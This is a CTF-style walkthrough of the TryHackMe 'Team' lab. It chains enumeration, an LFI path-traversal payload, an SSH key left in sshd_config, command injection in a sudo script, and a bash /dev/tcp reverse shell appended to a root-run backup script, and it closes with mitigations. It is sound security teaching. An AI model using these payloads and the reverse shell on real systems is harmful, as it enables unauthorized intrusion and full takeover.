🚩TryHackme Room Walkthrough: Team
🎯 Objective
The Team room is an easy Linux machine on designed to teach attack chaining. It walks through web and virtual host enumeration, LFI exploitation, credential hunting, command injection, and Linux privilege escalation techniques, demonstrating how several low-risk issues can combine to provide an attacker with full control over a system.
- Room URL:
https://tryhackme.com/room/teamcw - Category: Web Exploitation, Privilege Escalation
- Difficulty: Easy
- Points: 60
- Tools:
nmap,ftp,ffuf,python3,ssh,linpeas,pspy64,netcat - Completed: June 2026
⚔️ Exploitation Steps
🔍Step 1: Initial Enumeration
- As usual, Deploy the lab machine and kick things off with an
nmapscan to discover open ports and running services.└─$ sudo nmap -T4 -A 10.49.183.125
Starting Nmap 7.98 ( https://nmap.org ) at 2026-06-16 20:38 +0530
Nmap scan report for 10.49.183.125
Host is up (0.030s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT STATE SERVICE VERSION
21/tcp open ftp vsftpd 3.0.5
22/tcp open ssh OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 3072 0d:7f:9f:c1:3f:d2:80:5a:85:6e:3d:b0:2b:4d:67:06 (RSA)
| 256 40:ef:4a:a0:d1:c5:16:b5:86:00:0c:75:df:81:a3:a4 (ECDSA)
|_ 256 3c:04:7c:5d:da:fa:11:0f:a3:bb:98:8a:be:d5:02:2f (ED25519)
80/tcp open http Apache httpd 2.4.41 ((Ubuntu))
|_http-title: Apache2 Ubuntu Default Page: It works! If you see this add 'te...
|_http-server-header: Apache/2.4.41 (Ubuntu) - The scan reveals three open ports: FTP on port 21, SSH on port 22, and a web server on port 80.
- I also performed a quick UDP scan, but it didn't reveal anything interesting.
- Since FTP is running, it's always worth checking whether anonymous authentication is enabled. - but it's not allowed here.
└─$ ftp 10.48.183.125
Connected to 10.48.183.125.
220 (vsFTPd 3.0.5)
Name (10.48.183.125:spyder): anonymous
331 Please specify the password.
Password:
530 Login incorrect.
ftp: Login failed
ftp> exit
221 Goodbye. - Since, Anonymous access is disabled, so without valid credentials, there isn't much we can do with FTP for now.
- SSH is also available, but again, we'll need credentials or a key before we can make use of it.
- Therefore, That leaves the web server as the most promising attack vector.
🌐Step 2: Web Enumeration
- Visiting the web server on port
80gives us with the default Apache landing page.
- At first glance, there doesn't seem to be much going on. I also attempted some directory brute-forcing, but nothing useful was discovered.
- Whenever I encounter a seemingly empty page, I usually inspect the page source before moving on. Sometimes developers leave comments, hidden paths, or other hints behind.
- Looking at the source code, an interesting title stands out: It suggests adding
team.thmto the hosts file.
- Therefore, Add this
<Machine-IP> team.thmentry to your/etc/hostsfile. - After updating the hosts file, Open the
http://team.thmwebsite.
- The website itself appears to be fairly simple. It mostly contains static content and a few images of different locations. I checked the source code and inspected some of the image paths, hoping they might expose additional directories or hidden content.

- Unfortunately, this didn't lead anywhere useful.
- At this point, one thing caught my attention - We've already discovered one virtual host (
team.thm), which often indicates that there may be others configured on the same web server. It seemed worthwhile to enumerate additional virtual hosts.
🏴Step 3: Virtual Host Enumeration
- To enumerate potential virtual hosts, I used
ffufwith a subdomain wordlist.└─$ ffuf -w /usr/share/wordlists/SecLists/Discovery/DNS/subdomains-top1million-5000.txt -H "Host: FUZZ.team.thm" -u http://10.49.183.125 -fs 11366
/'___\ /'___\ /'___\
/\ \__/ /\ \__/ __ __ /\ \__/
\ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
\ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
\ \_\ \ \_\ \ \____/ \ \_\
\/_/ \/_/ \/___/ \/_/
v2.1.0-dev
________________________________________________
:: Method : GET
:: URL : http://10.49.183.125
:: Wordlist : FUZZ: /usr/share/wordlists/SecLists/Discovery/DNS/subdomains-top1million-5000.txt
:: Header : Host: FUZZ.team.thm
:: Follow redirects : false
:: Calibration : false
:: Timeout : 10
:: Threads : 40
:: Matcher : Response status: 200-299,301,302,307,401,403,405,500
:: Filter : Response size: 11366
________________________________________________
www [Status: 200, Size: 2966, Words: 140, Lines: 90, Duration: 1652ms]
dev [Status: 200, Size: 187, Words: 20, Lines: 10, Duration: 2007ms]
:: Progress: [5000/5000] :: Job [1/1] :: 177 req/sec :: Duration: [0:00:09] :: Errors: 0 :: - The scan quickly reveals an interesting host:
dev.team.thm - Add it to the hosts file as well:
<Machine-IP> dev.team.thm - Browsing to the newly discovered host reveals a very minimal page containing a single link.

- Clicking the link redirects us to another page.

- This page loads files via a
?page=parameter - a URL structure which looks suspicious as this pattern is often associated with Local File Inclusion (LFI) vulnerability.
📂Step 4: Exploiting Local File Inclusion
- Since, The page appears to load files dynamically through a GET parameter, There is a high chance that it is often vulnerable to Local File Inclusion (LFI) vulnerability, where an attacker can manipulate the file path and read arbitrary files from the server.
- To verify whether the application is vulnerable, I attempted to retrieve
/etc/passwdusing the following payload.http://dev.team.thm/script.php?page=/../../../../../../../etc/passwd
- It works. The
/etc/passwdfile is fully readable, confirming the LFI vulnerability. From it, we can identify two non-root users on the machine:daleandgyles. - Since SSH is running on the machine, recovering a user's private key would likely provide us with an initial foothold.
- My first attempt was to access the SSH private keys of both users directly via LFI:
/home/dale/.ssh/id_rsa
/home/gyles/.ssh/id_rsa - Unfortunately, both attempts failed. This is likely because the web server process (
www-data) doesn't have permission to read those files. - At this stage, I started looking for other sensitive files that might leak useful information.
- One obvious candidate is the SSH server configuration file -
/etc/sshh_config
- The
sshd_configfile reveals a commented-outid_rsakey for userdale. Copy it, strip the#from every line, save it as a key file on your attacking machine, and set the right permissions.chmod 600 key - Now SSH in as
dalewith the key we just got and retrieve the user flag.
- Hence, finally we have access to the machine as
daleas well as recovered the user flag successfully.
⬆️Step 6: Privilege Escalation to gyles
- With a foothold as
dale, the next step is to look for ways to elevate our privileges. The first thing I usually check is whether the current user has anysudopermissions.dale@ip-10-49-183-125:~$ sudo -l
Matching Defaults entries for dale on ip-10-49-183-125:
env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin
User dale may run the following commands on ip-10-49-183-125:
(gyles) NOPASSWD: /home/gyles/admin_checks - This is immediately interesting. The user
daleis allowed to execute/home/gyles/admin_checksasgyleswithout supplying a password. - To understand whether this can be abused, let's inspect the script.
dale@ip-10-49-183-125:~$ cat /home/gyles/admin_checks
#!/bin/bash

printf "Reading stats.\n"
sleep 1
printf "Reading stats..\n"
sleep 1
read -p "Enter name of person backing up the data: " name
echo $name  >> /var/stats/stats.txt
read -p "Enter 'date' to timestamp the file: " error
printf "The Date is "
$error 2>/dev/null

date_save=$(date "+%F-%H-%M")
cp /var/stats/stats.txt /var/stats/stats-$date_save.bak

printf "Stats have been backed up\n" - After reviewing the script, one line stands out:
$error 2>/dev/null - The script takes user input and executes it directly as a command. Since the script itself runs as
gyles, any command supplied here will also execute withgyles' privileges. - That's a command injection flaw. Whatever we type gets run as
gyles. - To exploit this, simply execute the script and when prompted for the date input, enter
/bin/bashinstead. - This spawns a shell as
gyles. To confirm the context, run:idcommand.
- Now, We have a shell as
gylesbut It's not interactive yet, so let's fix that using the following command.python3 -c 'import pty; pty.spawn("/bin/bash")'
- At this point, we have a stable interactive shell as
gyles.
👑Step 7: Privilege Escalation to Root
- Now that we've compromised
gyles, the final objective is to reachroot. - I started with the usual privilege escalation checks:
sudo -l,crontab -landcat /etc/crontabbut none of these revealed anything particularly useful. - Therefore, I decided to transfer
linpeasto the target machine and let it hunt for potential misconfigurations. - On the attacking machine, start a simple web server in the directory containing
linpeas.sh.python -m http.server <PORT> - Then, from the target machine, download the script.
wget http://<Your-IP>:<PORT>/linpeas.sh - Make it executable and run it.
chmod +x linpeas.sh
./linpeas.sh - Among the findings, Linpeas flags an interesting backup script - which is owned by
root, writable by members of theadmingroup and accessible togyleswho happens to be a member of thatadmingroup.

- Now, lets see the contents of this backup file.

- A root-owned script that's writable by a lower privileged user is usually a strong indicator that privilege escalation is within reach.
- If this script runs automatically as root, we can inject a reverse shell into it. To confirm, download
pspy64onto the target and let it run for a minute or two. - After watching for a bit, pspy confirms the backup script runs periodically as root.
- This confirms our privilege escalation path.

- Now append a reverse shell to the backup script -
/bin/bash -i >& /dev/tcp/<Your-IP>/<PORT> 0>&1 - Start a listener on your attacking machine -
nc -lvnp <PORT> - Wait for the script to execute. After a few moments, the connection comes back.
- We now have a shell running as
root. Finally, retrieve the root flag.
- And with that, the machine is fully compromised and our room is completely solved.
⚠️ Vulnerability
This room didn't have one single vulnerability - it had a chain of small mistakes, and each one alone wasn't enough, but together they led straight to root.
- It started with an LFI in
script.php. The?page=parameter loaded files directly from user input without any validation, allowing arbitrary files to be read from the server aswww-data. That alone is dangerous, but what made it truly valuable was what we found by reading/etc/ssh/sshd_config: a private SSH key belonging todale, commented out but still fully present in the config file that should never contain credentials. Someone had likely backed up or staged the key there and forgotten to remove it. The LFI gave us read access; the exposed key gave us a foothold. - The second issue was inside
admin_checks, the scriptdalecould run asgylesvia sudo. The script asked for a date input and then executed whatever was typed directly as a shell command -$error 2>/dev/null- with no validation or sanitization on user-controlled input. That's a straightforward command injection, and because the script ran withgyles's privileges via sudo, our injected command did too. - The final piece was a backup script owned by
rootbut writable by members of theadmingroup. Sincegylesbelongs to that group and the script is executed periodically byroot, modifying it effectively allowed us to control whatrootexecuted next. Writable-by-low-privilege and executed-by-root is one of the most reliable privilege escalation patterns you'll encounter.
🛡️ Mitigation
- The LFI existed because the application trusted user-controlled file paths. File inclusion functionality should be restricted to a predefined allowlist, and user input should never be used directly to construct filesystem paths.
- The exposed SSH key is another example of poor secret management. Credentials should never live inside configuration files, even as comments. Comments don't protect sensitive information - if the data is present in the file, anyone who can read the file can recover it. Backup keys, if absolutely necessary, should be stored in a separate access-controlled location.
- The command injection in
admin_checkshappened because user input was treated as a command. If the script simply needs the current date, it should calldateitself instead of asking the user to provide something executable. More generally, user input should always be validated against an expected format and never passed directly to a shell. - Finally, scripts executed by
rootshould only be writable byroot. Granting group write permissions to scheduled tasks effectively gives every member of that group a path to compromise the entire system. Regular permission audits and adherence to the principle of least privilege would have prevented the final escalation step entirely.
📚 Lessons Learned
- This machine is a good reminder that full system compromise rarely comes from a single devastating vulnerability. Instead, it was a series of smaller mistakes chained together - an LFI, an exposed SSH key, a command injection flaw, and an overly permissive root-owned script. Individually, each issue might seem minor, but together they formed a complete path to root. That's often how real-world compromises happen: attackers don't need one perfect vulnerability, they just need enough pieces to build an attack chain.
- Another habit worth building is to read configuration files in their entirety rather than searching only for the setting you're interested in.
sshd_configwasn't valuable because of its SSH settings; it was valuable because someone had accidentally left behind a private key. Misconfigurations, backups, comments, and forgotten artifacts often live in places that are easy to skim past. - Finally, whenever you can execute a script with elevated privileges, take the time to understand what it's doing before running it. The vulnerability in
admin_checkswasn't hidden behind obfuscation or complex logic - it was sitting in plain sight. A few minutes spent reading a script line by line can often reveal privilege escalation opportunities that automated tools might miss.